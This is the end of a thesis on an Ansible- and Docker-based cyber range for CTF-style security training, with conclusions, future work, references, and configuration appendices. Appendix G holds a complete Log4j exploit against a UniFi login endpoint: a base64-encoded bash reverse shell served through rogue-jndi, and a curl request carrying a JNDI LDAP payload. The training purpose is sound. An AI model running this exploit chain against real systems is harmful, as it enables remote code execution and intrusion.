This chapter presented the results from the validation process of the developed project solution. Starting from Section 4.2 (p. 39), we provide a brief insight into the Infrastructure-as-Code tools used across the project and a short overview of the design decisions taken across the project. In Section 4.3 (p. 40), we detail the logic followed using Ansible groups, roles, and variables crucial to understanding the project's inner workings. Furthermore, Section 4.4 (p. 51) explains the construction process of the Log4j, Ransomware, and Active Directory scenarios, the problems overcame, and possible solutions to get the secret flag of each scenario. Section 4.5 (p. 74) details the process of importing scenarios from the DiceCTF competition. With this, we significantly expanded the number of scenarios available in the project. Moreover, Section 4.6 (p. 76) presents insights on creating new scenarios and including them in our framework. Section 4.7 (p. 78) explains the architecture behind the UI panel used to manage the entire framework and, lastly, Section 4.8 (p. 80) explains the cloud deployment process to carry out the scenarios to a remote machine accessible through the Internet.

The validation process was helpful when identifying possibilities for improving the implemented solution. We developed a framework capable of being run on a local or remote machine, featuring a straightforward user interface, and letting the trainees improve their skills in several areas across the cybersecurity field.

Chapter 5

Conclusions

Contents

The current thesis touches on a multitude of topics and approaches. In this section, we go over each of these.

Cyber ranges play an essential role in cybersecurity training professionals and students. There is a constant need to improve the knowledge to better-protecting systems against outside and inside threats. Typically, the best defense is attacking, which opens the door to cyber ranges based on CTF challenges where cybersecurity enthusiasts can build upon their skills.

The literature review process revealed many cyber ranges built using old-case-driven approaches, which turn out to be costly and sometimes less effective. Most of these deployments are associated with Virtual Machines and physical hardware. More cost-effective and lightweight solutions are starting to emerge using approaches based on containerization. This virtualization allows larger deployments that consume fewer resources compared to old methods. Issues concerning the manual and overwhelming process of developing brand-new cyber range scenarios are starting to be overtaken due to the randomization of scenarios. Moreover, not every cyber range is ready to be deployed on a remote machine, which may turn the entire process of hosting scenarios centralized.

Our solution aims to strengthen what the current *state-of-the-art* lacks and revolves upon the following central hypothesis:

> **H:** *"Using an approach heavily relying upon DevOps, Infrastructure as Code and containerization, it is possible to automatically deploy and provision, in a cost-effective manner, a set of vulnerable enterprise-level scenarios, ensuring practical cybersecurity training."*

To validate our hypothesis, we used a DevOps approach relying on Infrastructure as Code with Ansible to configure and provision cyber range scenarios based on Docker containers. Moreover, we developed enterprise-level networks, considering various attack paths, enabling the trainee to solve a scenario in many ways. We also addressed randomization by changing the IP address of each container on every new scenario execution. With the help of Ansible, we created a framework capable of integrating a wide range of Docker-based scenarios supported by an enterprise-level network in a cost-effective manner.

Creating custom scenarios allowed us to expand our knowledge to new environments related to world-known vulnerabilities, namely, Log4j, which haunted several companies across the end of the year 2021. We have built a scenario that successfully explores this vulnerability, allowing the trainee to experience and attack services vulnerable to Log4j. Furthermore, we not only visited the Linux operating system. But with the aid of Vagrant, we also dived through Windows-based scenarios, which introduced another degree of complexity to our project. We developed a scenario that included a Ransomware sample, which still haunts individuals and companies nowadays. We created a purposely vulnerable Active Directory Domain Controller where trainees can test every sort of attack path. The journey of custom scenario creation does not finish here, as we designed our framework to allow the integration of new scenarios.

To make the framework easy to manage, we created a UI panel that works in sort of a CTF-like platform, where a user can launch scenarios, exploit them and submit the correct secret flag to mark them as solved.

Finally, to make framework flexible, we deployed our scenarios not only locally, but to a remote machine and joined containers that needed to be accessible from the exterior to a Tailscale mesh network.

In conclusion, we developed a straightforward cyber range framework that addresses some of the knowledge gaps the cybersecurity force needs to build upon and successfully validated our initially proposed hypothesis.

5.1 Contributions

All in all, we can highlight the following:

Literature Review

We conducted an analysis of the *state-of-the-art* to understand the current research paradigm, the technologies used while building cyber range environments, and their applicability in cybersecurity training.

Cyber Range Framework

We designed and implemented a configurable, dynamic, easily-deployable, and robust framework for cyber ranges. This tool uses cutting-edge technologies to automatically launch a wide

range of scenarios that a cybersecurity professional or enthusiast can explore. Such types of scenarios are quite meaningful as they are strongly related to the vulnerabilities that still haunt the lives of many companies nowadays. Also, the fact that our framework uses an approach heavily reliant on containers allows the creation of flexible scenarios which can easily address important areas, such as the Internet of Things (IoT). Finally, the GitHub repository hosting our framework will be open-sourced.

Validation of the Proposed Hypothesis

The conducted work allows us to state the hypothesis was validated strongly. Over Chapter 4 (p. 38), we provided insight into how our solution was built and the methodology and logic followed across the project development.

Journal of Cybersecurity, Education, Research & Practice

Submission of an article related to the current project in the Journal of Cybersecurity, Education, Research & Practice (JCERP) to promote the developed work within the scientific community.

5.2 Future Work

The final outcome of the developed framework is quite interesting. However, we believe any things can be considered for future work, namely:

Scenarios

Pursue further efforts in creating scenarios that use a wider range of network services, for instance, Mail servers, Intrusion Detection, and Prevention Systems. The possibility of using real hardware in some scenarios could also add value to the project. The ability to generate traffic from hypothetical users sitting in the network and logging the activities carried by an attacker to try to exploit a vulnerable service could also be meaningful from the trainee's point of view.

Scenarios Supporting Multiple Trainees

The current framework is suited for a single trainee only. A possible future improvement could be enabling scenario deployments to multiple remote machines so that numerous trainees can improve their skills in a style similar to a CTF competition.

Randomization

Several possible avenues of research were identified during the Literature Review (*cf.* Chapter 2, p. 5), which were not fully explored. We are talking about randomization. We mentioned every time a scenario is launched, the IP address of each container varies. However, further developments can consider the randomization of user accounts, credentials, operating systems, network configurations, and services. Even if considering the above-mentioned traffic generation, several

types of traffic could be generated.

Docker Escape Concerns

Our framework is tailored for running in controlled environments. Even in cloud deployments, we guarantee access to the externally accessible machines only if the machine trying to access them is part of the Tailscale network. The traffic exchanged between the mesh network is encrypted, and any device sitting outside it cannot access any machine or decrypt any traffic. Still, if by any means the trainee feels inspired to perform Docker escape attacks, it would be helpful to explore some countermeasures to prevent the trainee from accessing the host system.

Open-source

A final consideration of this work pertains to the ability to open the framework to any cybersecurity professional or enthusiast, developer, academic institution, or even government as a means of skills training.

References

[1] Another Log4j on the fire: UniFi. Available at https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi. Last accessed in May 2023.

[2] AWS ∼ Infrastructure as Code. Available at https://aws.amazon.com/devops/what-is-devops/#iac. Last accessed in June 2023.

[3] AWS ∼ What is DevOps? Available at https://aws.amazon.com/devops/what-is-devops/. Last accessed in June 2023.

[4] Documentation ∼ Ansible. Available at https://docs.ansible.com/ansible/latest/. Last accessed in May 2023.

[5] Documentation ∼ Docker. Available at https://docs.docker.com/get-started/overview/. Last accessed in May 2023.

[6] How Tailscale Works. Available at https://tailscale.com/blog/how-tailscale-works/. Last accessed in May 2023.

[7] MITRE Corporation. Cloud Matrix. Available at https://attack.mitre.org/matrices/enterprise/cloud/. Last accessed in January 2023.

[8] MITRE Corporation. Containers Matrix. Available at https://attack.mitre.org/matrices/enterprise/containers/. Last accessed in January 2023.

[9] The Cyber Range: A Guide. Prepared by the National Initiative for Cybersecurity Education (NICE). Available at https://www.nist.gov/system/files/documents/2020/06/25/The%20Cyber%20Range%20-%20A%20Guide%20%28NIST-NICE%29%20%28Draft%29%20-%20062420_1315.pdf. Last accessed in January 2023.

[10] Windows Host Through SSH Bastion on Ansible. Available at https://www.bloggingforlogging.com/2018/10/14/windows-host-through-ssh-bastion-on-ansible/. Last accessed in May 2023.

[11] Rebecca Acheampong, Titus Constantin Bălan, Dorin-Mircea Popovici, and Alexandre Rekeraho. Security Scenarios Automation and Deployment in Virtual Environment using Ansible. In *2022 14th International Conference on Communications (COMM)*, pages 1–7, 2022.

[12] Giorgio Bernardinetti, Stefano Iafrate, and Giuseppe Bianchi. Nautilus: A Tool For Automated Deployment And Sharing Of Cyber Range Scenarios. In *Proceedings of the 16th International Conference on Availability, Reliability and Security*, ARES 21, New York, NY, USA, 2021. Association for Computing Machinery.

[13] Razvan Beuran, Dat Tang, Cuong Pham, Ken ichi Chinen, Yasuo Tan, and Yoichi Shinoda. Integrated framework for hands-on cybersecurity training: CyTrONE. *Computers & Security*, 78:43–59, 2018.

[14] Francesco Caturano, Gaetano Perrone, and Simon Pietro Romano. Capturing flags in a dynamically deployed microservices-based heterogeneous environment. In *2020 Principles, Systems and Applications of IP Telecommunications (IPTComm)*, pages 1–7, 2020.

[15] Rohit Chivukula, T. Jaya Lakshmi, Lohith Ranganadha Reddy Kandula, and Kalavathi Alla. A study of cyber security issues and challenges. In *2021 IEEE Bombay Section Signature Conference (IBSSC)*, pages 1–5, 2021.

[16] Thibault Debatty and Wim Mees. Building a Cyber Range for training CyberDefense Situation Awareness. In *2019 International Conference on Military Communications and Information Systems (ICMCIS)*, pages 1–6, 2019.

[17] Wenliang Du. SEED: Hands-On Lab Exercises for Computer Security Education. *IEEE Security & Privacy*, 9(5):70–73, 2011.

[18] Bernard Ferguson, Anne Tall, and Denise Olsen. National Cyber Range Overview. In *2014 IEEE Military Communications Conference*, pages 123–128, 2014.

[19] Massimo Ficco and Francesco Palmieri. Leaf: An open-source cybersecurity training platform for realistic edge-IoT scenarios. *Journal of Systems Architecture*, 97:107–129, 2019.

[20] Angelo Furfaro, Antonio Piccolo, Andrea Parise, Luciano Argento, and Domenico Saccà. A Cloud-based platform for the emulation of complex cybersecurity scenarios. *Future Generation Computer Systems*, 89:791–803, 2018.

[21] Tommy Gustafsson and Jonas Almroth. Cyber Range Automation Overview with a Case Study of CRATE. In *Secure IT Systems: 25th Nordic Conference, NordSec 2020, Virtual Event, November 23–24, 2020, Proceedings*, page 192–209, Berlin, Heidelberg, 2020. Springer-Verlag.

[22] Hetong Jiang, Taejun Choi, and Ryan K. L. Ko. Pandora: A Cyber Range Environment for the Safe Testing and Deployment of Autonomous Cyber Attack Tools. In Sabu M. Thampi, Guojun Wang, Danda B. Rawat, Ryan Ko, and Chun-I Fan, editors, *Security in Computing and Communications*, pages 1–20, Singapore, 2021. Springer Singapore.

[23] Pavel Masek, Martin Stusek, Jan Krejci, Krystof Zeman, Jiri Pokorny, and Marek Kudlacek. Unleashing Full Potential of Ansible Framework: University Labs Administration. In *2018 22nd Conference of Open Innovations Association (FRUCT)*, pages 144–150, 2018.

[24] Wim Mees and Thibault Debatty. An attempt at defining cyberdefense situation awareness in the context of command & control. In *2015 International Conference on Military Communications and Information Systems (ICMCIS)*, pages 1–9, 2015.

[25] Ryotaro Nakata and Akira Otsuka. CyExec*: A High-Performance Container-Based Cyber Range With Scenario Randomization. *IEEE Access*, 9:109095–109114, 2021.

[26] César Nogueira. Automating an Open-Source Security Operations Center: Deploying, Updating and Scaling. *Open Repository of the University of Porto*, 2022.

[27] Sami Noponen, Juha Pärssinen, and Jarno Salonen. Cybersecurity of Cyber Ranges: Threats and Mitigations. *International Journal for Information Security Research (IJISR)*, 12(1):1032–1040, 2022.

[28] G. Perrone and S. P. Romano. The Docker Security Playground: A hands-on approach to the study of network security. In *2017 Principles, Systems and Applications of IP Telecommunications (IPTComm)*, pages 1–8, 2017.

[29] Cuong Pham, Dat Tang, Ken-ichi Chinen, and Razvan Beuran. CyRIS: A Cyber Range Instantiation System for Facilitating Security Training. In *Proceedings of the 7th Symposium on Information and Communication Technology*, SoICT '16, page 251–258, New York, NY, USA, 2016. Association for Computing Machinery.

[30] Akond Rahman, Rezvan Mahdavi-Hezaveh, and Laurie Williams. A systematic mapping study of infrastructure as code research. *Information and Software Technology*, 108:65–77, 2019.

[31] William Rouse and Nancy Morris. On Looking Into the Black Box. Prospects and Limits in the Search for Mental Models. *Psychological Bulletin*, 100, 10 1984.

[32] Enrico Russo, Gabriele Costa, and Alessandro Armando. Building next generation Cyber Ranges with CRACK. *Computers & Security*, 95:101837, 2020.

[33] Z. Cliffe Schreuders, Thomas Shaw, Mohammad Shan-A.-Khuda, Gajendra Ravichandran, Jason Keighley, and Mihai Ordean. Security Scenario Generator (SecGen): A Framework for Generating Randomly Vulnerable Rich-scenario VMs for Learning Computer Security and Hosting CTF Events. In *ASE @ USENIX Security Symposium*, 2017.

[34] Kamile Nur Sevis and Ensar Seker. Cyber warfare: terms, issues, laws and controversies. In *2016 International Conference On Cyber Security And Protection Of Digital Services (Cyber Security)*, pages 1–9, 2016.

[35] Abidah Mat Taib, Ariff As-Syadiqin Abdullah, Muhammad Azizi Mohd Ariffin, and Rafiza Ruslan. Threats and Vulnerabilities Handling via Dual-stack Sandboxing Based on Security Mechanisms Model. In *2022 IEEE 12th International Conference on Control System, Computing and Engineering (ICCSCE)*, pages 113–118, 2022.

[36] Michael Thompson and Cynthia Irvine. Labtainers Cyber Exercises: Building and Deploying Fully Provisioned Cyber Labs That Run on a Laptop. In *Proceedings of the 52nd ACM Technical Symposium on Computer Science Education*, SIGCSE '21, page 1353, New York, NY, USA, 2021. Association for Computing Machinery.

[37] K.A. Torkura, Muhammad I.H. Sukmana, Feng Cheng, and Christoph Meinel. Continuous auditing and threat detection in multi-cloud infrastructure. *Computers & Security*, 102:102124, 2021.

[38] Muhammad Mudassar Yamin, Basel Katt, and Vasileios Gkioulos. Cyber ranges and security testbeds: Scenarios, functions, tools and architecture. *Computers & Security*, 88:101636, 2020.

[39] Muhammad Mudassar Yamin, Basel Katt, and Mariusz Nowostawski. Serious games as a tool to model attack and defense scenarios for cyber-security exercises. *Computers & Security*, 110:102450, 2021.

Appendices

Appendix A

Docker Networks' Ansible Variables

```
networks:
  internal_net:
    network_addr: 172.{{ random_byte }}.0.0/24
    gateway_addr: 172.{{ random_byte }}.0.254
    random_byte: "{{ random_byte }}"

  dmz_net:
    network_addr: 172.{{ random_byte | int - 5 }}.0.0/24
    gateway_addr: 172.{{ random_byte | int - 5 }}.0.254
    random_byte: "{{ random_byte | int - 5 }}"

  external_net:
    network_addr: 172.{{ random_byte | int - 10 }}.0.0/24
    gateway_addr: 172.{{ random_byte | int - 10 }}.0.254
    random_byte: "{{ random_byte | int - 10 }}"
```

Listing A.1: Ansible Variables - Docker Networks.

Appendix B

Example of Machine's Ansible Variables

```
machines:
  - name: attackermachine
    image: kali_test_img
    volumes:
      - "/dev/net/tun:/dev/net/tun"
    group:
      - external
      - mesh
    published_ports:
      - 5900:5900
      - 6080:6080
    dns:
      name: edge_router
      network: external_net
    networks:
      - name: external_net
        ipv4_address: 172.{{ networks.external_net.random_byte
            }}.0.2
```

Listing B.1: Ansible Variables - Machines.

Appendix C

DNS Server Template Configuration

```
acl "exclude" {
    {{ (machines | selectattr('name', '==', 'edge_router'))[0]['
       networks'] | selectattr('name', '==', 'dmz_net') | map(
       attribute='ipv4_address') | first }};
};

acl internals {
    !exclude;
    172.{{ networks.internal_net.random_byte }}.0.0/24;
    172.{{ networks.dmz_net.random_byte }}.0.0/24;
};

view "internal" {
    match-clients { internals; };

    {% for info in dns -%}
    zone "{{ info.domain }}" {
        type master;
        file "/var/bind/db.internal.{{ info.domain }}";
    };
    {% endfor +%}
};

view "external" {
    match-clients { any; };

    {% for info in dns -%}
```

```
26      zone "{{ info.domain }}" {
27          type master;
28          file "/var/bind/db.external.{{ info.domain }}";
29      };
30      {% endfor +%}
31
32      # ... #
33  };}
```

Listing C.1: DNS Server Template Configuration.

Appendix D

Reverse Proxy Template Configuration

```
http {
    sendfile on;
    large_client_header_buffers 4 32k;

    {%+ for vars in machine_vars %}

    upstream service-{{ loop.index }} {
    {% for target in vars.targets %}
    server {{ ((selected_machines | selectattr('name', '==', target.
        name))[0]['networks'] | selectattr('name', '==', target.
        network) | map(attribute='ipv4_address')) | first }}:{{
        target.port }};
    {% endfor -%}
    }

    server {
        listen 80;
        server_name {{ vars.domain }};

        location / {
            return 301 https://$host$request_uri;
        }
    }

    server {
        listen 443 ssl;
        server_name {{ vars.domain }};
```

```
25
26          ssl_certificate /etc/ssl/certs/{{ vars.domain }}.crt;
27          ssl_certificate_key /etc/ssl/private/{{ vars.domain }}.key;
28
29          location / {
30              proxy_pass         http://service-{{ loop.index }};
31              proxy_redirect     off;
32              proxy_http_version 1.1;
33              # ... #
34          }
35      }
36      {% endfor %}
37  }
```

Listing D.1: Reverse Proxy Template Configuration.

Appendix E

Generating an SSL Certificate for UniFi's Dashboard

```
#!/bin/bash

# Generate CA keys (private and public keys)
openssl req -x509 -newkey rsa:4096 -sha256 -days 3650 -keyout ca.key
    -out ca.crt

# Generating Certificate Signing Request (notice the subjectAltName,
    which is mandatory, at least in Firefox!)
openssl req -newkey rsa:2048 -sha256 -keyout server.key -out server.
   csr -subj "/CN=example-domain.ui.com/O=UniFi/C=US" -passout pass:
   pass -addext "subjectAltName = DNS:example-domain.ui.com"

# Generate Server Public-key Certificate
openssl ca -config openssl.cnf -policy policy_anything -md sha256 -
   days 3650 -in server.csr -out server.crt -batch -cert ca.crt -
   keyfile ca.key

# Remove Password from server's private key
openssl rsa -in server.key -out server_nopass.key
```

Listing E.1: Generating an SSL Certificate for UniFi's Dashboard.

Appendix F

Attacker Machine - Entry Point Bash Script

```
#!/bin/bash

cd "$( dirname "$0" )"

# UniFi Wizard Setup

sleep 10
pip install -r requirements.txt
python3 setup.py

# Load new trusted root CA

cp /setup/ca.crt /usr/local/share/ca-certificates
update-ca-certificates

# Also in Firefox-Esr

cat policies.json > /usr/lib/firefox-esr/distribution/policies.json
```

Listing F.1: Attacker Machine - Entrypoint Bash Script.

Appendix G

Log4j Scenario - Running Exploit

```
# Clone Rogue JNDI GitHub repository and build project
git clone https://github.com/veracode-research/rogue-jndi && cd rogue-jndi && mvn package

# Create the Base64 payload
echo 'bash -c bash -i >&/dev/tcp/172.152.0.2/4444 0>&1' | base64

# Running the malicious LDAP and HTTP Server with the Base64 malicious payload. The hostname flag denotes the target HTTP server.
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTcyLjE1Mi4wLjIvNDQ0NCAwPiYxCg==}|{base64,-d}|{bash,-i}" --hostname "172.152.0.2"

# Running Exploit
curl 'https://example-domain.ui.com:8443/api/login' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept: */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Referer: https://example-domain.ui.com:8443/manage/account/login?redirect=%2Fmanage' -H 'Content-Type: application/json; charset=utf-8' -H 'Origin: https://example-domain.ui.com:8443' -H 'Connection: keep-alive' -H 'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: same-origin' --data-raw '{"username":"a","password":"a","remember":"${jndi:ldap://172.152.0.2:1389/o=tomcat}","strict":true}'
```

Listing G.1: Log4j Scenario - Running Exploit.